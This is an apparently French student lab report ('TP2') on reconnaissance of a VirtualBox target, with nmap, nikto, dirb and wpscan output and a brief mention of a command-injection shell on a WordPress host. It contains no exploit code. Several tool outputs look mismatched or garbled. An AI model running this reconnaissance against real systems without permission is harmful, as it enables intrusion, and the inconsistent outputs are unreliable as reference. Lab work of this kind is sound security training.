


TP2



```
(kali㉿kali)-[~]
└─$ nikto -h http://198.168.18.5:8081
[+] Nikto v2.5.0

+ Target IP:      198.168.18.5
+ Target Hostname: 198.168.18.5
+ Target Port:    8081 (http)
+ Start Time:    2024-11-05 04:13:32 (GMT-5)

+ Server: nginx/1.14.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Entry '/includes/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/plugins/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/cache/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/includes/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/includes/robots.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/css/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/logs/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/modules/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/cli/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/component/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/modules/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/language/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Entry '/includes/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/000000_robots-txt-file
+ /robots.txt: Contains 14 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
nginx/1.14.0 appears to be outdated (current is at least 1.20.1).
/index.php/module=ew_filemanager&type=admingfunc-&pathext=.../.../etc/: EW FileManager for PostNuke allows arbitrary file retrieval. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2047
/index.php/module=ew_filemanager&type=admingfunc-&pathext=.../.../etc/: This might be interesting.
/bin/: This might be interesting.
./includes/: This might be interesting.
./includes/robots.txt: This might be interesting.
./includes/robots.txt: License file found may identify site software.
./htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
./administrator/index.php: Admin login page/section found.
./administrator/index.php: Admin login page/section found. This file contains the credentials.
8924 requests: 0 error(s) and 27 item(s) reported on remote host
End Time:    2024-11-05 04:13:56 (GMT-5) (24 seconds)

+ 1 host(s) tested
```

Première étape

Importation des VM : OK

Mise en place d'un réseau NAT : OK

Host-only Networks NAT Networks Cloud Networks

Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork-lyes-tp2	198.168.18.0/24		Enabled

General Options Redirection de ports

Nom : NatNetwork-lyes-tp2
 IPv4 Prefix: 198.168.18.0/24
 Enable DHCP

Phase de Découverte

Lancement de la commande netdiscover pour scanner et lister les appareils connectés à un réseau LAN : sudo netdiscover -r 198.168.18.0/24



On va passer à la commande nmap pour cibler les 2 ip dans le but de voir les services et ports actifs sur chaque ip et identifier clairement la machine cible

On commence par l'ip :198.168.18.3

```
[kali㉿kali)-[~] nmap -sV -p- --script=vulners 198.168.18.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 03:36 EST
NSE: Loaded 47 scripts for scanning.
NSE: Script Pre-scanning:
NSE: Script Pre-scanning: 1 script(s) to run (1 total hosts)
NSE: Script Pre-scanning: 1 script(s) to run (1 of 2) scan.
Initiating NSE at 03:36
Completed NSE at 03:36, 0.00s elapsed
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting NSE at 03:36
Completed NSE at 03:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
NSE: Starting NSE at 03:36
Completed NSE at 03:36, 0.00s elapsed
Initiating ARP Ping Scan at 03:36
Scanning 198.168.18.3 [1 port]
Completed ARP Ping Scan at 03:36, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 03:36
Completed Parallel DNS resolution of 1 host at 03:36, 0.03s elapsed
Initiating SYN Stealth Scan at 03:36
Scanning 198.168.18.3 [65535 ports]
Completed SYN Stealth Scan at 03:36, 1.06s elapsed (65535 total ports)
Initiating Service scan at 03:36
NSE: Script scanning 198.168.18.3.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting NSE at 03:36
Completed NSE at 03:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
NSE: Starting NSE at 03:36
Completed NSE at 03:36, 0.00s elapsed
Nmap scan report for 198.168.18.3
Host is up, received arp-response (0.000028s latency).
All 65535 scanned ports on 198.168.18.3 are in ignored states.
Not shown: 65535 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:2A:8A:8E (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:36
Completed NSE at 03:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:36
Completed NSE at 03:36, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
Raw packets sent: 65536 (2.88e6B) | Rcvd: 65536 (3.67e6B)

[kali㉿kali)-[~]
```

On ne voit pas quelque chose intéressant sur cet IP

Ensuite, on va cibler l'ip : 198.168.18.5

```
[File Actions Edit View Help] [kali:kali:~]
Scanning 198.168.18.5 [65535 ports]
Discovered open port 22/tcp on 198.168.18.5
Discovered open port 8080/tcp on 198.168.18.5
Discovered open port 5000/tcp on 198.168.18.5
Discovered open port 9001/tcp on 198.168.18.5
Completed SYN Stealth Scan at 03:18:38, 1.535s elapsed (65535 total ports)
Warning: Hit CORE_ERROR_MALICIOUS when probing for service http with the regex '^HTTP/1.1 \d\d\d (?:[^\r\n]*|\r\n(?!\r\n))\r\nContent-Type: text/html; charset=UTF-8\r\nExpires: .*\r\nTitle:.*'
Completed Service scan at 03:18:38, 1.535s elapsed (5 services on 1 host)
NSE: Script running: virata-emweb-nse
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:18:38
Completed NSE at 03:18:38, 1.03s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:18:38
Completed NSE at 03:18:38, 0.11s elapsed
NSE: Starting runlevel 3 (of 2) scan.
Initiating NSE at 03:18:38
Completed NSE at 03:18:38, 0.03s elapsed
Host is up, received arp-response (0.000067s latency).
Scanned at 2024-11-05 03:38:34 EST for 15s
Not shown: 55535 closed ports (result cached)
      PORT      SERVICE REASON      VERSION
22/tcp  open  ssh          syn-ack ttl 64  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
vulnerabilities:
  cpe:/o:openbsd:openssh-7.0.0:
    OSVDB-5640-0794f3a24b633A 10.0 https://vulners.com/githubexploit/95490234-C9E-F56-AE-07D-E9432424B633A *EXPLOIT*
  21C19FA-EECD-5E14-A44-354A2C38079A 10.0 https://vulners.com/githubexploit/21C19FA-EECD-5E14-A44-354A2C38079A *EXPLOIT*
CVE-2023-3848 9.8 https://vulners.com/cve-2023-3848
  B190C0B-3E89-5613-9820-80645757823 9.8 https://vulners.com/githubexploit/B190C0B-3E89-5613-9820-80645757823 *EXPLOIT*
  4F5C958-3E89-5613-9820-80645757823 9.8 https://vulners.com/githubexploit/4F5C958-3E89-5613-9820-80645757823 *EXPLOIT*
  BADD1159-5A4E-5A6E-A847-2DE80F3927EC 9.8 https://vulners.com/githubexploit/BADD1159-5A4E-5A6E-A847-2DE80F3927EC *EXPLOIT*
  SE696884-B0D6-22190B27A 9.8 https://vulners.com/githubexploit/SE696884-B0D6-22190B27A *EXPLOIT*
  0221525F-07FS-5790-9120-F4B9E2D19897 9.8 https://vulners.com/githubexploit/0221525F-07FS-5790-9120-F4B9E2D19897 *EXPLOIT*
  F4B9E2D19897-0221525F-07FS-5790-9120 9.8 https://vulners.com/githubexploit/F4B9E2D19897-0221525F-07FS-5790-9120 *EXPLOIT*
SSV-92579 7.5 https://vulners.com/expdb/SSV-92579 *EXPLOIT*
PACKETSTORM-173661 7.5 https://vulners.com/packetstorm/PACKETSTORM-173661 *EXPLOIT*
F979183-E8B-5384-86C-3AF8523FB807 7.5 https://vulners.com/githubexploit/F979183-E8B-5384-86C-3AF8523FB807 *EXPLOIT*
  2024-11-05 03:38:34 EST for 15s
CVE-2021-43167 7.0 https://vulners.com/cve-2021-43167
  EDB-ID:1046516 6.8 https://vulners.com/exploitdb/EDB-ID:1046516 *EXPLOIT*
  EDB-ID:46193 6.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*
  CVE-2019-0110 6.8 https://vulners.com/cve/cve-2019-0110
  CVE-2019-0109 6.8 https://vulners.com/cve/cve-2019-0109
  CVE-2019-0111 6.8 https://vulners.com/cve/cve-2019-0111
C94132FD-1FA5-5342-B6EE-0DA45EEFFEE3 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DA45EEFFEE3 *EXPLOIT*
  10213D8E-F683-5888-B603-173626207 6.8 https://vulners.com/githubexploit/10213D8E-F683-5888-B603-173626207 *EXPLOIT*
  2024-11-05 03:38:34 EST for 15s
CVE-2023-44979 5.9 https://vulners.com/cve/cve-2023-44979
  CVE-2020-14145 5.9 https://vulners.com/cve/cve-2020-14145
  CVE-2019-6111 5.9 https://vulners.com/cve/cve-2019-6111
EXPLOITPACK-988F963B9F95248C9 5.8 https://vulners.com/exploitpack/EXPLOITPACK-988F963B9F95248C9 *EXPLOIT*
EXPLOITPACK-S530BEA2E8BE458FC9DC400D079E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK-S530BEA2E8BE458FC9DC400D079E97 *EXPLOIT*
```

```

kali㉿kali:~$ nmap -p 80,8081,9001,5000 198.168.18.0
[+] Starting NSE at 03:38
NSE: Script Post-scanning.
NSE: Starting runlevel 2 (of 2) scan.
NSE: Initiating NSE at 03:38
Completed NSE at 03:38. 0.00s elapsed
NSE: Starting runlevel 1 (of 2) scan.
NSE: Initiating NSE at 03:38
Completed NSE at 03:38. 0.00s elapsed
Read data from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds
Raw packets sent: 65536 (2.68MB) | Rcvd: 65536 (2.62MB)

(kali㉿kali:~)

```

Super, on a clairement identifié des services et port actifs sur cet IP, c'est donc l'ip de la machine cible

Dans un premier temps, je vois 4 service WEB actif sur les ports : 80; 8081,9001, 5000

Le port 5000 héberge un site web WordPress, on va commencer à investiguer ce service avec les commandes nikto, et dirb

Nikto :

```

kali㉿kali:~$ nikto -h http://198.168.18.5:5000
[+] Starting NSE at 03:49
NSE: Script Post-scanning.
NSE: Starting runlevel 2 (of 2) scan.
NSE: Initiating NSE at 03:49
Completed NSE at 03:49. 0.00s elapsed
NSE: Starting runlevel 1 (of 2) scan.
NSE: Initiating NSE at 03:49
Completed NSE at 03:49. 0.00s elapsed
Read data from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds
Raw packets sent: 65536 (2.68MB) | Rcvd: 65536 (2.62MB)

(kali㉿kali:~)

```

On a clairement pas d'information pertinente.

Dirb :

```
|z| |m| |e| |d| |c| |x| |v| |1| |2| |3| |4| |e|
File Actions Edit View Help
GENERATED WORDS: 4612
---- Scanning URL: http://198.168.18.5:5000/
=> DIRECTORY: http://198.168.18.5:5000/
+ http://198.168.18.5:5000/admin (CODE:200|SIZE:0|)
+ http://198.168.18.5:5000/admin/dashboard (CODE:200|SIZE:1896)
+ http://198.168.18.5:5000/dashboard (CODE:302|SIZE:0|)
=> DIRECTORY: http://198.168.18.5:5000/embed
+ http://198.168.18.5:5000/feed (CODE:200|SIZE:1659)
+ http://198.168.18.5:5000/embed/feed (CODE:200|SIZE:1659)
+ http://198.168.18.5:5000/log (CODE:302|SIZE:0|)
+ http://198.168.18.5:5000/page (CODE:200|SIZE:9486)
+ http://198.168.18.5:5000/rdf (CODE:200|SIZE:1476)
+ http://198.168.18.5:5000/rss (CODE:200|SIZE:106)
+ http://198.168.18.5:5000/rss2 (CODE:200|SIZE:106)
+ http://198.168.18.5:5000/sitemap.xml (CODE:302|SIZE:0|)
=> DIRECTORY: http://198.168.18.5:5000/wp-admin/
=> DIRECTORY: http://198.168.18.5:5000/wp-content/
+ http://198.168.18.5:5000/wp-content/themes/
+ http://198.168.18.5:5000/xmlrpc.php (CODE:465|SIZE:42)

---- Entering directory: http://198.168.18.5:5000/
+ http://198.168.18.5:5000/atom (CODE:200|SIZE:157)
+ http://198.168.18.5:5000/feed (CODE:200|SIZE:703)
+ http://198.168.18.5:5000/rdf (CODE:200|SIZE:836)
+ http://198.168.18.5:5000/rss (CODE:200|SIZE:387)
+ http://198.168.18.5:5000/rss2 (CODE:200|SIZE:783)
+ http://198.168.18.5:5000/atommap.xml (CODE:302|SIZE:0%)

---- Entering directory: http://198.168.18.5:5000/embed/
+ http://198.168.18.5:5000/embed/feed (CODE:200|SIZE:1659)
+ http://198.168.18.5:5000/embed/rdf (CODE:200|SIZE:1836)
+ http://198.168.18.5:5000/embed/rss (CODE:200|SIZE:387)
+ http://198.168.18.5:5000/embed/rss2 (CODE:200|SIZE:710)
+ http://198.168.18.5:5000/embed/atom (CODE:200|SIZE:710)
+ http://198.168.18.5:5000/embed/atommap.xml (CODE:302|SIZE:0|)
=> DIRECTORY: http://198.168.18.5:5000/wp-admin/
+ http://198.168.18.5:5000/wp-admin/admin (CODE:200|SIZE:0|)
+ http://198.168.18.5:5000/wp-admin/admin/vion (CODE:200|SIZE:0|)
+ http://198.168.18.5:5000/wp-admin/css (CODE:200|SIZE:547)
=> DIRECTORY: http://198.168.18.5:5000/wp-admin/css/
+ http://198.168.18.5:5000/wp-admin/feed (CODE:200|SIZE:710)
=> DIRECTORY: http://198.168.18.5:5000/wp-admin/images/
+ http://198.168.18.5:5000/wp-admin/images/icon (CODE:200|SIZE:0|)
+ http://198.168.18.5:5000/wp-admin/index.php (CODE:302|SIZE:0|)
=> DIRECTORY: http://198.168.18.5:5000/wp-admin/js/
=> DIRECTORY: http://198.168.18.5:5000/wp-admin/nav-menu/
+ http://198.168.18.5:5000/wp-admin/nav-menu/edit (CODE:200|SIZE:0|)
+ http://198.168.18.5:5000/wp-admin/nav-menu/edit/network/
+ http://198.168.18.5:5000/wp-admin/rdf (CODE:200|SIZE:836)
+ http://198.168.18.5:5000/wp-admin/rss (CODE:200|SIZE:387)
+ http://198.168.18.5:5000/wp-admin/rss2 (CODE:200|SIZE:710)
+ http://198.168.18.5:5000/wp-admin/sitemap.xml (CODE:302|SIZE:0|)
=> DIRECTORY: http://198.168.18.5:5000/wp-admin/user/
```

Aussi, en essayant les différentes URL, je ne trouve pas d'informations pertinentes

La seul piste qu'on a actuellement, c'est qu'on sait que c'est un site Word Press, on va utiliser la commande wpscan pour scanner le site web

wpscan :



```
[+] Updating the Database ...
[+] Update completed.

[*] URL: http://198.168.18.5:5000/ [198.168.18.5]
[*] Started: Tue Nov  5 03:59:15 2024

Interesting Finding(s):

[*] Headers
| Interesting Entry: Server: nginx/1.14.0 (Ubuntu)
| Confidence: 100%
| References:
| - https://www.nginx.com/
| - https://www.nginx.com/about/headers (Passive Detection)
| Confidence: 100%

[*] XML-RPC seems to be enabled: http://198.168.18.5:5000/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - https://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
| Confidence: 100%

[*] WordPress readme found: http://198.168.18.5:5000/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%


[*] The external WP-Cron seems to be enabled: http://198.168.18.5:5000/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[*] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).
| Found By: Emoji Settings (Passive Detection)
| - http://198.168.18.5:5000/, Match: wp-includes/js/wp-emoji-release.min.js?ver=5.7.2'
```


On va que l'indice de confiance est à 100%, ce qui veut dire que aucune vulnérabilité n'a été trouvé sur ce port.

On refait l'analyse de nikto pour voir si on n'est pas passé à coté d'une information


On voit un wp-login.php qui est une page de connexion




Aussi, en testant d'accéder à une route random, on tombe sur un shell



Voici une première vulnérabilité, on peut injecter des commandes sur le shell, on trouve la liste des utilisateurs



On passe au port suivant, le port 8081 :



On voit une page de login.

On passe au commande nikto et dirb

Nikto :

```

[kali㉿kali] ~]
$ nikto -h http://198.168.18.5:8081
- Nikto v2.5.0

+ Target IP:      198.168.18.5
+ Target Hostname: 198.168.18.5
+ Target Port:    8081
+ Start Time:   2024-11-05 04:13:32 (GMT-5)

